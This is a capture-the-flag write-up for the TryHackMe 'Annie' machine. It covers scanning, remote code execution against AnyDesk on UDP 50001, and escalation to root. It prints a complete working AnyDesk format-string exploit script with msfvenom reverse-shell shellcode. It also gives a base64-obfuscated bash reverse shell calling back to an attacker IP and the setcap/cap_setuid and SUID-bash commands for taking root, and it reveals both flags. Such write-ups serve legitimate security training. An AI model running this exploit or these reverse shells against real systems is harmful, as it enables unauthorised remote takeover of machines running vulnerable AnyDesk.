TL;DR
In this challenge we exploit RCE on AnyDesk, and then move to root using SUID bit on /sbin/setcap, which let us add cap_setuid to python.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

We can see port 22 with ssh, port 7070 with anydesk maybe, and port 40796 with unknown service.
PORT      STATE SERVICE         REASON         VERSION
22/tcp    open  ssh             syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 72:d7:25:34:e8:07:b7:d9:6f:ba:d6:98:1a:a3:17:db (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDA0R7eKVAIQzgsQ1QLoI7zzRYcaNBJ0wZtCbG1n5lR51Jfr2CC6+IVVxzleo0wCtfV9tcgtRXVdrju+29xaBR/Hin16MAf7QM4cY5dt46pgADnbwSXAy8GpnuCT10tTrL27gpKM2ayqmlpnKSxL2daP5uhkuoZCI3EYOvbaoPn
4/u4vKeH64bk/s5zTE2JeIV/CwQnheYc1ZhwiJQD5k11735k+NfhD7pmhNY+QpG6qZNyFZ4APqdktrnDFetksOkC2NF4D8/OOjDsYkmofeIe+2fe01BHO4KFnRrKI3aSNDQdeNIQIL7LgKufgQ+yP0WmRLOThsiwu22jUG/8Ot1f
|   256 72:10:26:ce:5c:53:08:4b:61:83:f8:7a:d1:9e:9b:86 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH+EwC6q+M+qEr2TTccTtvcNF7dfougjgrZzZG4ShpTnNo1KXJy6iTnW/al9mxm/ecZVSF45w3Z3IYwAi9nfrdU=
|   256 d1:0e:6d:a8:4e:8e:20:ce:1f:00:32:c1:44:8d:fe:4e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBgcqbntpdHoH14/wXi5gysaIvv0hOk+VvCUNmVjhkMQ
7070/tcp  open  ssl/realserver? syn-ack ttl 62
| ssl-cert: Subject: commonName=AnyDesk Client
| Issuer: commonName=AnyDesk Client
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-23T20:04:30
| Not valid after:  2072-03-10T20:04:30
| MD5:   3e57:6c44:bf60:ef79:7999:8998:7c8d:bdf0
| SHA-1: ce6c:79fb:669d:9b19:5382:8cec:c8d5:50b6:2e36:475b
| -----BEGIN CERTIFICATE-----
| MIICqDCCAZACAQEwDQYJKoZIhvcNAQELBQAwGTEXMBUGA1UEAwwOQW55RGVzayBD
| bGllbnQwIBcNMjIwMzIzMjAwNDMwWhgPMjA3MjAzMTAyMDA0MzBaMBkxFzAVBgNV
| BAMMDkFueURlc2sgQ2xpZW50MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
| AQEAvFEAPxFPrh1v6FuKL9k1AiX5ml+soPQ3sfYSr+5y7uJlqwy2C6HZ2Kf83gc0
| MN/+GP4mWpB1LskMHDWf2173Sy8A+EBekxRn05tCs1gyxD19vHvqcorZD9JbN/Mz
| Pq6kEvloUrHNKgkYyYPq3neAZ4RxQSTjAOydR+0aGWiDV4QNdzmKvwaunlvz8zoZ
| Nr+tcI0UnP4jeAC3fSX7XfijPE7ANWaiwm4oVWOgiMXcTDGuJ78WptNJ7/XI+RFT
| lkN8T69uHWLRUyN2YHG7OSK28UExyDShM08t3MyztWQmCtHqQd4hExdZoIkIW9bP
| Qf4QS+mlal0rBYqNkZNXUNeX7QIDAQABMA0GCSqGSIb3DQEBCwUAA4IBAQBe68Tz
| 6xMMwAxJb0xWz7DIK9ffSVEnnBe3Epdi0a76B2I1eu59+DzZu1euw8UAak7i1lL/
| +Yu/i6LfLHzjQuD7MMQUmGRlcsxMTOfYXiSbKAgAd8vt+a24Q8LKDASu8lmLNtj/
| /GglirQnYStt6zb9f4Ud3YpPGDcqfS636YlnFDttmLMapI9GJZs+GTp+ukbxCH9j
| hrhMjE+4d1Le5dFk0K2P2v/m8IMqc52Mkef7XR4CFMC+DOIRp8U3PN1i9rFOLFaE
| FuZmniIJ30KAE+BCCPD+Ozx5cCcA8OYcT/Wyua5pPepP7ryR5lVbZmcAR9ELgzvm
| mSn9KWFRlhAMUQ4V
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
40769/tcp open  unknown         syn-ack ttl 62
<REDACTED>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
we can add annie.thm to our /etc/hosts.
Exploit RCE on AnyDesk to get shell
Since I saw AnyDesk on port 7070, I tried to find some online exploits, I found this https://www.exploit-db.com/exploits/49613.
We need to generate shellcode using msfvenom:
┌──(agonen㉿kali)-[~/thm/Annie]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.164.248 LPORT=1337 -b "\x00\x25\x26" -f python -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of python file: 680 bytes
shellcode =  b""
shellcode += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48"
shellcode += b"\x8d\x05\xef\xff\xff\xff\x48\xbb\x7f\xa4\x85"
shellcode += b"\x69\x13\x73\xdc\x2e\x48\x31\x58\x27\x48\x2d"
shellcode += b"\xf8\xff\xff\xff\xe2\xf4\x15\x8d\xdd\xf0\x79"
shellcode += b"\x71\x83\x44\x7e\xfa\x8a\x6c\x5b\xe4\x94\x97"
shellcode += b"\x7d\xa4\x80\x50\xd3\xdb\x78\xd6\x2e\xec\x0c"
shellcode += b"\x8f\x79\x63\x86\x44\x55\xfc\x8a\x6c\x79\x70"
shellcode += b"\x82\x66\x80\x6a\xef\x48\x4b\x7c\xd9\x5b\x89"
shellcode += b"\xce\xbe\x31\x8a\x3b\x67\x01\x1d\xcd\xeb\x46"
shellcode += b"\x60\x1b\xdc\x7d\x37\x2d\x62\x3b\x44\x3b\x55"
shellcode += b"\xc8\x70\xa1\x85\x69\x13\x73\xdc\x2e"
I modified the script by a bit, the full script is here:
#!/usr/bin/env python3
import struct
import socket

ip = 'annie.thm'
port = 50001

def gen_discover_packet(ad_id, os_id, hn, user, inf, func):
    d  = bytes([0x3e, 0xd1, 0x01])
    d += struct.pack('>I', ad_id)
    d += struct.pack('>I', 0)
    d += bytes([0x02, os_id])
    d += struct.pack('>I', len(hn)) + hn
    d += struct.pack('>I', len(user)) + user
    d += struct.pack('>I', 0)
    d += struct.pack('>I', len(inf)) + inf
    d += bytes([0x00])
    d += struct.pack('>I', len(func)) + func
    d += bytes([0x02, 0xc3, 0x51])
    return d

# msfvenom -p linux/x64/shell_reverse_tcp LHOST=x.x.x.x LPORT=4444 -b "\x00\x25\x26"
shellcode  = b""
shellcode += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48"
shellcode += b"\x8d\x05\xef\xff\xff\xff\x48\xbb\x37\xab\x87"
shellcode += b"\xcd\x6f\xc9\x19\xb8\x48\x31\x58\x27\x48\x2d"
shellcode += b"\xf8\xff\xff\xff\xe2\xf4\x5d\x82\xdf\x54\x05"
shellcode += b"\xcb\x46\xd2\x36\xf5\x88\xc8\x27\x5e\x51\x01"
shellcode += b"\x35\xab\x82\xf4\xaf\x61\xbd\x40\x66\xe3\x0e"
shellcode += b"\x2b\x05\xd9\x43\xd2\x1d\xf3\x88\xc8\x05\xca"
shellcode += b"\x47\xf0\xc8\x65\xed\xec\x37\xc6\x1c\xcd\xc1"
shellcode += b"\xc1\xbc\x95\xf6\x81\xa2\x97\x55\xc2\xe9\xe2"
shellcode += b"\x1c\xa1\x19\xeb\x7f\x22\x60\x9f\x38\x81\x90"
shellcode += b"\x5e\x38\xae\x87\xcd\x6f\xc9\x19\xb8"

payload = gen_discover_packet(
    4919,
    1,
    b'\x85\xfe%1$*1$x%18x%165$ln' + shellcode,
    b'\x85\xfe%18472249x%93$ln',
    b'ad',
    b'main'
)

print('[*] Sending payload...')
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(payload, (ip, port))
sock.close()
print('[*] Payload sent')

I set up listener:
nc -nvlp 1337
and got the reverse shell:
I pasted the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

and grab the user flag:
annie@desktop:/home/annie$ cat user.txt
THM{N0t_Ju5t_ANY_D3sk}
Privilege Escalation to Root using SUID on setcap
Using linpeas.sh I found we have SUID bit on /sbin/setcap.

So, we can add cap_setuid to /usr/bin/python3.6 and then set our uid to 0, which is root.
annie@desktop:/home/annie$ /sbin/setcap 'cap_setuid=+ep' /usr/bin/python3.6
annie@desktop:/home/annie$ /usr/bin/python3.6 -c 'import os; os.setuid(0); os.system("whoami;id")'
root
uid=0(root) gid=1000(annie) groups=1000(annie),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare)

now, we can execute commands as root, let’s add SUID to /bin/bash and spawn root shell:

annie@desktop:/home/annie$ /usr/bin/python3.6 -c 'import os; os.setuid(0); os.system("chmod u+s /bin/bash")'
annie@desktop:/home/annie$ /bin/bash -p
\bash-4.4# id
uid=1000(annie) gid=1000(annie) euid=0(root) groups=1000(annie),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare)
bash-4.4# cat /root/root.txt
THM{0nly_th3m_5.5.2_D3sk}